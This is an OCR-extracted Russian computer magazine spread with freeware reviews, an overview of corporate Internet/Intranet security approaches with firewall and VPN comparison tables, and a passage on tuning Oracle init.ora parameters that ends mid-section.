После запуска программы появляется главное меню, состоящее из четырех пунктов. Прежде чем приступить к занятиям, необходимо нажать кнопку «Настройки», выбрать текстовый файл, с которого вы хотите начать обучение (обратите внимание на то, что формат файла обязательно должен быть «windows text с разбиением на строки», ко-

торый легко получить, если поместить нужный файл в MS Word и сохранить его как «текст с разбиением на строки»). Затем установите необходимый уровень сложности — их всего четыре: режим просмотра, для начинающих, нормальный и сложный. Если есть желание, можно поменять цвет текста и фона, причем в качестве фона можно использовать любую картинку. Имеется также настройка размера шрифта. По умолчанию используется шрифт MS Sans Serif 12 кегля, что рекомендуется при работе с графикой 640x480. Если же вы используете более высокое разрешение, то можно поставить более крупный шрифт, но будьте внимательны, так как неверная установка его размера может привести к тому, что строка текста не будет умещаться на экране, что крайне нежелательно. Для решения проблемы излишне длинных строк в программе предусмотрена специаль-



ная функция «Умный делитель строк», который создаст собственные строки длиной около 50 символов. После настройки программы нажмите «Ок» и в главном меню выберите пункт «Начать». Программа начнет построчно показывать текст. Суть упражнения состоит в том, чтобы как можно более внимательно читать показываемый текст. Иногда на экране будут появляться вертикальные линии. Не пугайтесь — это не расстройство зрения, а всего лишь указатели места фиксации взгляда. Быстро вам чтения!

Разработчик ► Дмитрий (по данным сайта разработчика)  
[www.az.ru/extraread](http://www.az.ru/extraread)

Условия распространения ► freeware

Render Gold 1.0.2

# Трехмерное фото


Очередной программный продукт для манипуляций над графическими изображениями. Эта программа позволяет придать некую трехмерность даже совершенно плоским картинкам (например, фотографиям).

Начнем с четырех основных пунктов меню программы: Object, Transform, Global и Background. Эти пункты выполняют роль своеобразных закладок, при нажатии на которые открывается та или иная страница с настройками по данному разделу. Закладка Object отвечает за наносимые на фон объекты: горизонтальная и вертикальная линии, кольцо и сфера. Помимо простого добавления объектов, на этой закладке вам предоставляется возможность задать координаты объекта, создать для него эффект волны (по трем данным: толщина, амплитуда и фаза) или установить наложение одного объ-

екта на другой. Название закладки Transform говорит само за себя. Перейдя на нее, вы получите возможность всячески менять форму выбранного вами объекта, включая повороты и отражения (все трансформации производятся с помощью задания координат по трем осям: x, y и z). Далее следует закладка Global, на которой вы сможете изменять цвет объекта, оттенять его и производить обработку трансформаций. На закладке Background производится работа с фоном, на котором находится объект. Здесь можно частично или полностью изменять параметры фона (изменять размер, загружать имеющийся фон, заливать цветом, создавать эффект Interleave — построчное изображение или просто написать на нем что-нибудь).


В правом нижнем углу рабочего окна программы находятся кнопки, которые помогают при работе с Render Gold. Первая кнопка — Render (с помощью нее идет обработка внесенных изменений за время работы с программой, она недоступна на закладке «Background»), вторая — Copy to background (копирование в фон,

тоже недоступна на закладке Background), третья — Save image (сохранение полученной картинки), четвертая — Preview wallpaper (посмотреть на то, как ваша картинка гляделась бы в виде фона для рабочего стола) и, наконец, пятая — Set wallpaper (устанавливает вашу картинку фоном рабочего стола). Уже имеющийся у вас фон или картинку для обработки можно загрузить, выбрав в меню File соответственно Load background или Load Surface. А красиво получается! Регистрация для получения дополнительных модулей стоит \$39,99.



Разработчик ► Сергей Антошин  
[level.newmail.ru/gm](http://level.newmail.ru/gm)

Условия распространения ► freeware



Защита систем Internet/Intranet

# Защита корпоративной сети в Internet или от Internet?

Практика ведения бизнеса показывает, что самым ценным ресурсом является информация. Проблему защиты информации в корпоративной системе Internet/Intranet так или иначе пытаются решить все компании. Чтобы обезопасить себя от утечки или потери информации, начните с грамотно составленного проекта защиты сети, и в конечном итоге это позволит вам достигнуть желаемого уровня экономической эффективности предприятия.

## Проблема

Рано или поздно многочисленные службы автоматизации и информационной безопасности компаний сталкиваются с одной и той же проблемой: как обеспечить безопасность и защиту информации? В постоянно растущей корпоративной сети появляются все новые узлы, выход во внешние сети, и информационные потоки становятся неконтролируемыми. В итоге время досту-

па к информации увеличивается на порядок, а конфиденциальная информация предприятия может как просто исчезнуть, так и попасть в чужие руки. Несмотря на постоянное совершенствование аппаратно-программных средств в области IT, сотрудники служб автоматизации и информационной безопасности непрерывно заняты решением мелких проблем. Постепенно их количество превращается в лавину, которая сметает на

своем пути все информационные потоки компании, и ставит под сомнение эффективность обеспечения безопасности компьютерной сети предприятия. Все это приводит к расширению штата высококвалифицированных специалистов, к постановке и реализации самых разнообразных и зачастую противоречивых задач, а следовательно, и к значительным финансовым затратам на поддержание политики безопасности предприятия. »



▲ Рис. 1. Подход фирмы IBM к вопросам безопасности компьютерных систем

» При этом нарушается разумный баланс между затратами на автоматизацию и обеспечение безопасности и получаемым экономическим эффектом. В такой ситуации для каждой компании самое время определиться с ответом на следующий вопрос: «Будет ли корпоративная сеть защищаться в Internet или от Internet?» В рамках построения защищенной системы компании ответ на данный вопрос обуславливает выбор одной из двух возможных концепций:

- ▶ построение защищенной виртуальной частной сети (VPN) предприятия на базе открытых каналов связи, например Интернета;
- ▶ отказ от средств Интернета как таковых и создание специализированной или выделенной сети компании с использованием специальной

сетевой технологии, например ATM, Frame Relay или ISDN.

По сути эти концепции являются диаметрально противоположными взглядами на указанную проблему и, как следствие, обладают определенными недостатками.

Первый подход связан со значительными затратами на обеспечение достаточного уровня защищенности и управление безопасностью корпоративной системы при подключении к Интернету.

Второй — предлагает отказаться от использования услуг Интернета, причем не только от существующих в нем каналов связи, узлов коммутации, но и от сервисов и технологий, убедительно доказавших свою жизнеспособность (доступ и поиск информационных ресурсов, web-реклама и т. д.)

Очевидно, что в настоящее время для любой компании полный отказ от пользования Интернетом практически невозможен. Поэтому чаще всего принимается первый вариант построения корпоративных сетей.

Жаркие дискуссии разворачиваются при ответах на следующие вопросы:

- ▶ От чего надо защищать систему?
- ▶ Что надо защищать в самой системе?
- ▶ Как надо защищать систему (при помощи каких методов и средств)?
- ▶ Как предусмотреть и спрогнозировать возможные проблемы, связанные с безопасностью сети?
- ▶ Как обеспечить надежность и отказоустойчивость сети?
- ▶ Как обеспечить требуемую целостность, доступность и конфиденциальность обрабатываемой информации?
- ▶ Какими должны быть состав и структура системы безопасности корпоративной информационной системы?

### Возможные решения проблемы

Создание корпоративной системы безопасности сети Internet/Intranet — это действительно создание системы. Здесь мало обеспечить согласование протоколов стека TCP/IP и соответствующих средств защиты. Необходимо собрать систему, для которой можно будет доказать отсутствие «задних дверей» и ошибок. Более того, система должна быть защищена от ошибок и даже злонамеренных действий ее легальных пользователей, удобна в эксплуатации и, по возможности, прозрачна.

Поэтому в настоящее время происходит расширение не столько рынка отдельных средств защиты информации, сколько рынка полномасштабных конечных систем. На этот рынок активно выходят такие гиганты, как Microsoft, IBM, Cisco, HP, CA, и другие компании, достигшие успехов в компьютерных коммуникационных технологиях. Од-

Таблица 1. Сравнение некоторых межсетевых экранов

Наименование продукта	Cisco PIX 520	CheckPoint Firewall-1	Застава-Джет	ФПСУ-IP
Поставщик/Производитель	Cisco Systems	Check Point	Инфосистемы Джет	Амикон
Класс Гостехкомиссии	3	3	2	2
Используемая ОС (платформа)	ОС собственной разработки	Solaris (SPARC), NT (x86), HP-UX (HP)	Solaris (SPARC), BSDI (x86)	ОС собственной разработки
Уровень фильтрации	Сеансовый, сетевой	Прикладной, сеансовый, сетевой	Прикладной, сеансовый, сетевой	Сетевой
Прозрачность для приложений	Прозрачен	Прозрачен	Прозрачен	Прозрачен
Proxy	SNMP, HTTP	FTP, HTTP, SMTP	HTTP, FTP, Telnet, rlogin, rsh, SMTP, SNMP, POP3, Gopher, SSL, X11, SQL, Ip, NNTP, RealAudio, RealVideo, StreamWorks, VDOlive, NetShow, LDAP	Нет
Поддержка протоколов для фильтрации	FTP, SMTP, archie, Gopher, Telnet, H.323, NetMeeting, InternetPhone, RealAudio NetShow, CU-SeeMe, MS Exchange, RealAudio, SQL Net, Vosaic, WebTheater, WinFrame	FTP, RPC, H.323, NetMeeting, VDOlive, X11, SQL, Ip, NNTP, RealAudio, RealVideo, StreamWorks, VDOlive, NetShow, LDAP	rsh, SMTP, SNMP, POP3, Gopher, SSL, IP-стек X11, SQL, Ip, NNTP, RealAudio, RealVideo, StreamWorks, VDOlive, NetShow, LDAP	
Трансляция сетевых адресов	Есть	Есть	Есть	Есть
Аутентификация пользователей	Secure, RADIUS, TACACS+, AXENT, CryptoCard, NDS, NTDomain, UNIXDomain	S/Key, SecurID, RADIUS, TACACS, TACACS+, Definder, OSPassword	S/Key, SecurID, RADIUS	АККОРД
Генерация отчетов	Текст	Бинарный формат	Текст	Текст
Аутентифицируемые протоколы	FTP, HTTP, Telnet	Все	Все	Все
Реагирование на попытки НСД	Есть	Есть	Есть	Нет
Централизованное администрирование	Есть	Есть (отдельная утилита)	Есть	Нет
Предельная производительность	170 Мбит/с	100 Мбит/с	45 Мбит/с	От 2,2 до 12,8 Мбит/с



▲ Рис. 2. Стандартная конфигурация корпоративной сети

» нако даже эти компании страдают ограниченностью подхода к проблемам безопасности, стараясь решить все проблемы в рамках собственных продуктов. Действительно, вы можете пройти курс по информационной безопасности Microsoft, и вам объяснят, что все вопросы безопасности сводятся к администрированию защищенной ОС Windows NT или Windows 2000. Представитель Cisco с удовольствием расскажет вам, как создать целостную систему безопасности, используя только маршрутизаторы, брандмауэры Cisco PIX, соответствующие средства аудита и мониторинга. А фирма CheckPoint может предложить вам развитые системы безопасности, подразумевая под этим набор межсетевых экранов и продуктов для организации VPN, управляемых из единого центра. Все это очень напоминает старый анекдот про человека, который поет песни только о том, что видит и знает. И только такая компания, как IBM, заявила, что не собирается обять необъятное и готова на

то, чтобы предложить пользователю элементы сложного комплекса, состоящего не только из продуктов IBM (рис. 1).

#### Эволюция решений в области безопасности компьютерных систем

В основе современных взглядов на управление безопасностью корпоративных информационных систем лежит понимание комплексности системы информационной безопасности автоматизированных систем (АС).

Впервые вопросы информационной безопасности стали актуальными с появлением мейнфреймов — крупных АС, доступ к которым имели многие пользователи. Наиболее полно системный подход к вопросам безопасности таких систем изложен в знаменитой «коранжевой книге» МО США, стандартах ISO-17799, германском стандарте BSI, а также в руководящих документах (РД) Гостехкомисии при президенте РФ.

Так, например, положения РД ГТК, действующие на территории России, достаточно детально описывают основные функции системы информационной безопасности в АС досетевых времен, состоящей из главного компьютера и подключенных к нему локальных терминалов.

Однако с того времени произошли две серьезные перемены.

#### Терминалы переместились далеко от АС

Так далеко, что:

- ▶ кто угодно может прослушать или изменить информацию, проходящую от терминала к АС и обратно по сетям и Интернету;
- ▶ кто угодно может получить доступ к ресурсам АС через открытые сети и Интернет;
- ▶ АС уже не может быть уверена в точной идентификации пользователя терминала.

#### Что же понимается под системой информационной безопасности?

Само слово «система» предполагает декомпозицию задачи на ряд взаимно связанных составляющих, каждая из которых имеет свое место в системе и влияет на окончательную сборку всей системы. И действительно, разные авторы, стандарты и компании делают свою декомпозицию проблемы (см. табл.).

Каждый из этих подходов достаточно справедлив. Их несходство только подчеркивает масштаб проблемы и является собой лишь некоторые проекции истинной архитектуры безопасности на опыт и цели той или иной компании.

По-видимому, полное описание системы информационной безопасности должно состоять не из одного среза, а из многих проекций системы, объединенных в единое целое.

Компания/стандарт	Принципы построения системы
ISO-7498-2	Управление и аутентификация/авторизация/конфиденциальность/целостность/безотказность Организация защиты на всех уровнях модели ISO/OSI
IBM	Авторизация/подотчетность/доступность/процедурная проработка/управление
CA	Целостность/конфиденциальность/доступность/прогностическое управление/интеграция с системами управления сетью
HP	Управление доступом/управление производительностью/управление планированием сети/централизованное управление безопасностью

## » Сами терминалы стали «умными»

На них работает своя многозадачная ОС, появились свои диски, порты и принтеры. И пользователь терминала уже не может быть уверен, что терминал находится в его единоличном управлении — на компьютере могут работать враждебные программы.

Таким образом, АС разделилась на множество подсистем (удаленных компьютеров, серверов, сетевых устройств, средств коммуникации и т. п.). Более того, появились распределенные подсистемы управления всем этим сложным хозяйством.

## Вопрос о необходимости дополнительной защиты корпоративной системы сегодня не вызывает сомнений

С этого момента задачи безопасности также расширились. Теперь в них входят:

- ▶ все старые задачи, описанные в РД, достаточно сложные сами по себе;
- ▶ задачи защиты каналов связи распределенных узлов АС;
- ▶ задачи идентификации, аутентификации, авторизации удаленных пользователей и программ;
- ▶ задачи защиты удаленных узлов распределенной АС;
- ▶ задачи защиты всей системы как целого и ее систем управления.

Для решения этих задач требуется целый ряд подсистем безопасности. Следовательно, современные решения в области безопасности компьютерных систем должны обладать в определенной степени возможностью систематизации подсистем безопасности. Рисунок 2 показывает, какие элементы защиты необходимы для стандартной конфигурации корпоративной сети. Межсетевой экран (см. табл. 1), как средство защиты от несанкционированного доступа компонентов корпоративной системы Internet/Intranet, позволяет обеспечивать защиту на следующих уровнях стека TCP/IP:

- ▶ на физическом (MAC) уровне;
  - ▶ на сетевом (контроль адресов) уровне;
  - ▶ на транспортном («машины состояний» основных протоколов) уровне;
  - ▶ на прикладном (прокси-системы) уровне;
- Многослойная защита каналов** (коррелирует с многоуровневым подходом, изложенным в ISO-7498-2), например защита трафика данных, передаваемых по открытым каналам связи. Такая защита реализуется на следующих уровнях:
- ▶ на физическом (защита кабелей, экранизация наводок);

технологию single-sign-on — единство точки входа в систему. Они осуществляют:

- ▶ аутентификацию (точное опознание) подключающихся к АС пользователей и процессов;
- ▶ авторизацию (наделение определенными полномочиями согласно информации в базах данных системы middle-ware) пользователей и процессов.

**Использование инфраструктуры открытых ключей.** Для работы любой из описанных систем пользователь обязан представить определенные доказательства своей идентичности, а также многочисленные ключи, с помощью которых будет осуществляться защита информации и процедуры допуска. Это требует создания так называемой инфраструктуры публичных ключей — Public Key Infrastructure (PKI).

**Централизованное управление безопасностью корпоративной системы Internet/Intranet** с помощью специальных средств (табл. 3), которые могут быть интегрированы в общие центры сетевого управления.

- ▶ на сетевом (например, шифрование трафика от компьютера до компьютера на основе протокола IPsec);
- ▶ на транспортном (например, шифрование данных от одного приложения до другого приложения на удаленном компьютере на основе протокола SSL);
- ▶ на прикладном (например, шифрование данных приложением самостоятельно).

Так, например, в таблице 2 приведены сравнительные характеристики некоторых VPN-продуктов.

**Задача на уровне ОС** осуществляет контроль:

- ▶ за вирусами;
- ▶ запуском приложений;
- ▶ запуском самой ОС;
- ▶ за работой приложений;
- ▶ за доступом к ресурсам.

**Регламентация доступа** на основе систем middle-ware. Их появление обусловлено необходимостью регламентировать доступ пользователей к множеству приложений и информационных ресурсов централизованным образом. Именно системы middle-ware позволяют снять с пользователя гнет десятков паролей и организовать

Понятно, что задача обеспечения безопасности корпоративных систем Internet/Intranet на базе отдельных компонент разных производителей является достаточно сложной и проблематичной. Кроме того, если приподняться над самими системами обеспечения безопасности, то становится очевидной необходимость некоторых действий, выполняемых вне самой АС, на основе следующих решений:

- ▶ системы обнаружения вторжений (Systems Intrusion Detection), например компании ISS, позволяющие на основании некоторого регламента проверок контролировать состояние безопасности корпоративной сети в реальном масштабе времени;
- ▶ системы аудита LOG-систем, например компании Symantec-AXENT, которые представляют собой встроенные подсистемы записи всех происходящих событий, своего рода

Таблица 2. Сравнительные характеристики некоторых VPN-продуктов

Параметр	Windows NT/2000	Cisco Systems Cisco IOS 12.x
<b>Страна-производитель</b>	США	США
<b>Протокол, реализующий виртуальные туннели</b>	PPTP/IPSec	L2TP/IPSec
<b>Способ реализации</b>	программный	программный
<b>Поддерживаемые аппаратные платформы</b>	Intel	Cisco
<b>Поддерживаемые операционные системы</b>	-	iOS 12.x
<b>Аутентификация и поддержка целостности пакетов</b>	Нет/Да	Да
<b>Поддержка внешних устройств усиленной аутентификации пользователей</b>	Да	Нет
<b>Возможность центрального администрирования VPN</b>	Да	Да
<b>Используемые алгоритмы шифрования и кодирования</b>	DES; 3DES	DES; 3DES
<b>Максимальная крепостойкость (длина ключа, бит)</b>	168	168
<b>Количество одновременно используемых криптоалгоритмов</b>	1	1
<b>Наличие открытого криптоинтерфейса</b>	Да	Нет
<b>Ведение журнала аудита</b>	Да	Да
<b>Максимальная производительность (АП — аппаратная платформа)</b>	зависит от АП	250 Мбит/с
<b>Наличие клиентских; серверных; шлюзовых частей</b>	Да/Да/Нет	Да/Нет/Да
<b>Средства построения собственной ключевой системы</b>	Нет	Нет
<b>Возможность каскадирования туннелей</b>	Да	Да
<b>Наличие сертификата Гостехкомиссии</b>	Нет	Да, на отдельные изделия
<b>Наличие сертификата ФАПСИ (в том числе на внешние криптомуодули)</b>	Нет	Нет
<b>Поддержка внешних систем распределения ключей и сертификатов (PKI)</b>	Да	Да
<b>Поддержка внешних средств защиты от НСД</b>	Да	-

Таблица 3. Характеристики некоторых продуктов централизованного управления безопасностью корпоративных информационных систем

Продукты	Основные цели	Состав продукта	Функции	Особенности продукта
<b>SecureWay компании IBM (Tivoli)</b>	1. Управлять политикой безопасности предприятия	User Administration	Управление доступом: <ul style="list-style-type: none"><li>Системы RACF, UNIX, NT, ...</li><li>Приложения ROMS, ERP, SAP R/3, ...</li><li>Каталоги LDAP, Native API, ...</li><li>GSO</li></ul>	Возможна интеграция с продуктами IBM, например eNetwork Firewall, Vault Registry. Для централизованного управления безопасностью используются продукты сторонних производителей, включая DASCOM (управление системной политикой), Finjan (фильтрация), Security Dynamics (аутентификация), Symantec (антивирусные средства), Content Technologies (управление контентом). В комплексной системе IBM (Tivoli) реализуется стандарт Common Data Security Architecture
	2. Реализовать безопасный e-business			
	3. Построить комплексную систему безопасности (Intranet, Extranet, Internet)	Security Manager	Управление доступом, аудит и мониторинг, управление безопасностью	
		Global Sign-On	Управление регистрацией систем и приложений <ul style="list-style-type: none"><li>GSO-сервер (WinNT, 2000, AIX, Solaris)</li><li>GSO-клиент (WinNT, 9x, 2000)</li><li>GSO-объект (OS/390, OS/400, UNIX, NT, Netware, OS/2, Lotus Notes)</li></ul>	
		Policy Director	Управление доступом к ресурсам (AIX, SUN, NT, OS/390)	
		Risk Manager	Оценка и управление рисками	
		FirstSecure	Управление безопасностью <ul style="list-style-type: none"><li>управление политикой доступа</li><li>управление антивирусной защитой</li><li>управление цифровыми сертификатами (PKI)</li><li>обеспечение безопасности транзакций</li><li>поддержка интеграции с другими приложениями</li></ul>	
<b>eTrust Internet Defense компании Computer Associates (CA)</b>	Задача от атак в Internet	eTrust Antivirus (InoculateIT)	Задача от атак изнутри	Возможна интеграция с продуктами Unicenter TNG для централизованного управления безопасностью. Реализуется функция прогностического управления безопасностью на основе методов паттернов (подобия), что позволяет выявлять и эффективно использовать инварианты (эталоны) безопасного поведения корпоративной информационной системы
		eTrust Firewall	Задача от атак извне	
		eTrust Content Inspection	Семантическая верификация потоков данных	
		eTrust Intrusion Detection	Контроль, аудит и мониторинг безопасности	
		eTrust VPN	Задача трафика и организация защищенного обмена информацией по открытым каналам связи	

- » «черные ящики». Периодический анализ содержимого таких средств может позволить выявить действия нарушителей или сбои в системе;
- » системы сканирования защиты, например компаний Cisco, CA, ISS, реализующие технологии так называемого «дружественного взлома». Потому что это инструменты для проведения различных атак вручную или автоматическом режимах с целью выявления слабых мест в существующей системе защиты.

### Заключение

По мнению специалистов, современные комплексные системы защиты корпоративных систем Internet/Intranet должны основываться на следующих основных принципах:

- ▶ централизованное управление системой;
- ▶ принцип глубокоэшелонированной обороны;
- ▶ принцип равнопрочности границ;
- ▶ простота системы защиты;
- ▶ принцип минимальных привилегий;
- ▶ принцип сохранения защиты при отказе;

- ▶ принцип прозрачности и невидимости защиты.

В последнее время на отечественном рынке средств защиты появилось огромное количество разнородных средств безопасности корпоративных систем Internet/Intranet. Правильное их применение с учетом вышеупомянутых принципов возможно только при глубоком понимании основ безопасности компьютерных систем Internet/Intranet, а также на основе пристального изучения существующего практического опыта работы в этой сфере. ■ ■ ■ Сергей Петренко

CheckPoint Firewall-1 /VPN	МО ПНИИ КК «ШИП»	Инфотекс ViPNet	Элвис+ ЗАСТАВА 2.5
Израиль	Россия	Россия	Россия
IPSec	SKIP	производителя	SKIP
программный	программно-аппаратный	программный	программный
Intel, SunSPARC, HP и др.	Intel	Intel	Intel, SunSPARC
Windows 95/98/NT/2000; Solaris; Linux, HP-UX и др.	FreeBSD	Windows 95/98/NT/2000; Linux	Windows 95/98/NT; Solaris
Да	Да	Да	Да
Да	Да	Да	Да
Да	Нет	Да	Да
DES; 3DES; CAST; IDEA и др.	ГОСТ 28147-89	ГОСТ 28147-89;	ГОСТ 28147-89; ВЕСТА-2М; DES; 3DES
168	256	256	256
1	1	1	256
Нет	Нет	Нет	Да
Да	Да	Да	Да
зависит от АП	8 Мбит/с	зависит от АП	зависит от АП
Да/Да/Да	Да/Нет/Да	Да/Да/Да	Да/Да/Да
Да	Да	Да	Да
Да	Нет	Нет	Нет
Да, на партии изделий	Нет	Да на производство	Да на производство
Нет	Да	На этапе сертификации	На криптоплагин
Да	Нет	Да	Да
Да	Аккорд	Аккорд, Dallas Lock; Secur ID	Аккорд, Dallas Lock; Secur ID



Настройка базы данных Oracle

# Без торможения на поворотах...

Базы данных Oracle после создания некоторое время функционируют идеально. Настройки по умолчанию вполне подходят для работы с небольшими объемами информации, а точнее сказать, они не сильно влияют на быстродействие «молодой» базы.

Однако с увеличением количества данных в базе и числа пользователей так или иначе возрастают время обработки запросов и ее обслуживания. Настройка функциональных параметров файла инициализации *init.ora* — это один из способов достичь максимального быстродействия программного обеспечения при имеющихся аппаратных ресурсах.

Когда я впервые столкнулся с необходимостью такой настройки, то решил обратиться за помощью к литературе по Oracle. Однако найти всю необходимую мне информацию по вопросу

настройки *ini*-файла мне не удалось. Через несколько дней на моем столе лежали три 500-страничных тома с множеством закладок, а с некоторыми коллегами я едва не испортил отношения, постоянно приставая с вопросами. Итогом всех этих мучений стал файл с множеством комментариев и советов на родном языке, в который я собрал всю найденную информацию. С тех пор прошло некоторое время, появились новые продукты Oracle, но подавляющее большинство возможных настроек осталось такими же, изменились только значения. Я рас-

скажу о нескольких наиболее значимых параметрах, влияющих на работу с базой данных.

**Больше ресурсов — быстрее работа**  
Если ваш сервер имеет много оперативной памяти, то вполне логично разрешить базе ее использовать, правда на всякий случай следует оставить 7–10% RAM свободной, для того чтобы не допускать привлечения файла подкачки. С точки зрения скорости кэширования данных имеет смысл обращение только к ОЗУ. При расчете объема памяти, который будет использо- ➤

» ваться базой, следует принимать во внимание три основных параметра: **shared\_pool\_size**, **db\_block\_size** и **db\_block\_buffers**. Несмотря на то, что выбранные мной значения превышают рекомендуемые, к ним стоит относиться как к минимальным, при которых возможна комфортная работа.

Найдите в **init.ora** следующие строки:

```
shared_pool_size = 4000000 # INITIAL
# shared_pool_size = 3500000 # SMALL
# shared_pool_size = 6000000 # MEDIUM
# shared_pool_size = 9000000 # LARGE
```

Это установка количества памяти, выделяемой под буфер, в котором хранятся совместно используемые курсоры и процедуры SQL. Единицы измерения этой настройки — байты. В первой строке находится реальный устанавливаемый параметр; остальные строки закомментированы символом «#» и предназначены для того, чтобы при администрировании было легче сориентироваться в настройках. Однако, как я уже говорил, эти значения не являются оптимальными, точнее, они подходят для индивидуальной работы с базой, а для корпоративного использования следует установить этот параметр из расчета 40 Мбайт на 20 пользователей.

Значение размера блока данных также ощущимо при работе с Oracle.

#### **db\_block\_size = 8192**

По умолчанию параметр **db\_block\_size** устанавливается равным 2048, то есть 2 Кбайт. Надо сказать, что практически все работающие с Oracle специалисты единны во мнении, что значение этого параметра следует устанавливать равным 8192. Проблема в том, что для работающей базы его нельзя изменять. Если вы хотите установить другое значение, то нужно экспортировать данные из имеющейся базы, пересоздать ее с другим размером блока, и затем импортировать данные в новую базу. Несмотря на то, что это достаточно долгая процедура, опробовав ее на одной из своих баз и довольный результатом, я применил ее ко всем остальным.

Третья из наиболее важных настроек — это **db\_block\_buffers**. Она контролирует размер памяти, который доступен для проведения операций. Единицы измерения этой опции — количество блоков базы, которые можно держать в памяти. Здесь опять-таки не стоит полагаться на закомментированные рекомендации.

```
db_block_buffers = 4000 # INITIAL
# db_block_buffers = 200 # SMALL
# db_block_buffers = 550 # MEDIUM
# db_block_buffers = 3200 # LARGE
```

Таким образом,  $4000 \cdot 8192$  это 32768000 байт или около 32 Мбайт. Если на одном сервере работают несколько баз, то установками **db\_block\_buffers** и **shared\_pool\_size** можно пользоваться, чтобы настроить между ними приоритеты по скорости работы. На этом глобальная настройка заканчивается, теперь необходимо заставить Oracle использовать выделенные ресурсы так, как нам это нужно.

#### **Тоньше настройка — меньше проблем**

Чтобы не перегружать базу и обеспечить пользователям оперативное обслуживание, следует обозначить максимально возможное количество открытых сессий. При задании этого параметра следует учитывать, что чаще всего один пользователь устанавливает несколько соединений с базой. На практике при корпоративном использовании оптимальным является значение 120.

```
processes = 120 # INITIAL
# processes = 50 # SMALL
# processes = 100 # MEDIUM
# processes = 200 # LARGE
```

Установку следующего параметра следует выбирать в зависимости от стиля работы базы. Она определяет максимальное число одновременно считываемых блоков. Если чаще запрашиваются большие объемы данных, то значение этого параметра следует выбирать побольше (**LARGE**), если отдельные переменные — среднее (**MEDIUM**).

```
db_file_multiblock_read_count = 16
# db_file_multiblock_read_count = 8
# db_file_multiblock_read_count = 16
# db_file_multiblock_read_count = 32
```

Для того чтобы выбрать наилучший режим оптимизации доступа к данным, предназначена опция **optimizer\_mode**. Для нее возможны три значения: **cost**, **rule** и **choose**. Скажу лишь, что если вы не имеете возможности или не хотите детально изучать этот вопрос, — выбирайте **choose**, и Oracle самостоятельно установит наиболее подходящий способ оптимизации.

```
